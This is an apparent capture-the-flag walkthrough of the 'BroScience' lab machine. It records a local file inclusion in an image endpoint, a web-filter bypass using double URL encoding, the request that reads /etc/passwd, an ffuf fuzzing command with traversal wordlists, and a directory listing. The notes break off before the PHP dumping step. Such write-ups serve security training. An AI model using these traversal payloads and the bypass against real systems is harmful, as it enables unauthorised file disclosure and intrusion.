
/login.php



/register.php




Tried login, shows `Account is not activated`



/exercise.php

`/exercise.php?id=1`


Possible sql injection (Failed)




/includes/img.php

`/includes/img.php?path=bench.png`

Possible LFI




It have WAF, filtering char : `/`




Refer to PayloadAllTheThing

Double url encode successfully escaped WAF

Cyberchef:




```
GET /includes/img.php?path=..%252f..%252f..%252f..%252fetc%252fpasswd HTTP/1.1
```



> Use ffuf to fuzz bypass method

```
ffuf -c -u "https://broscience.htb/includes/img.php?path=FUZZ" -k -fr "Attack detected" -fs 0 -x http://127.0.0.1:8080 -w /usr/share/payloadsallthethings/Directory\ Traversal/Intruder/dotdotpwn.txt
```

Get users


```
┌──(root㉿kali)-[~/BroScience]
└─# cat passwd| grep sh$
root:x:0:0:root:/root:/bin/bash
```

```
bill:x:1000:1000:bill,,,:/home/bill:/bin/bash
postgres:x:117:125:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

/includes/

Directory Listing found

```
[####################] - 3s     30000/30000   0/s     https://broscience.htb/includes/ ⇒ Directory listing
```



Index of /includes

Name	Last modified	Size	Description
Parent Directory		-	
db_connect.php	2023-04-09 09:05	337	
header.php	2023-04-09 09:05	369	
img.php	2023-04-09 09:05	483	
navbar.php	2023-04-09 09:05	1.2K	
utils.php	2023-04-09 09:05	3.0K	

Apache/2.4.54 (Debian) Server at broscience.htb Port 443

User Flag

Dump php files

Write script to download php files

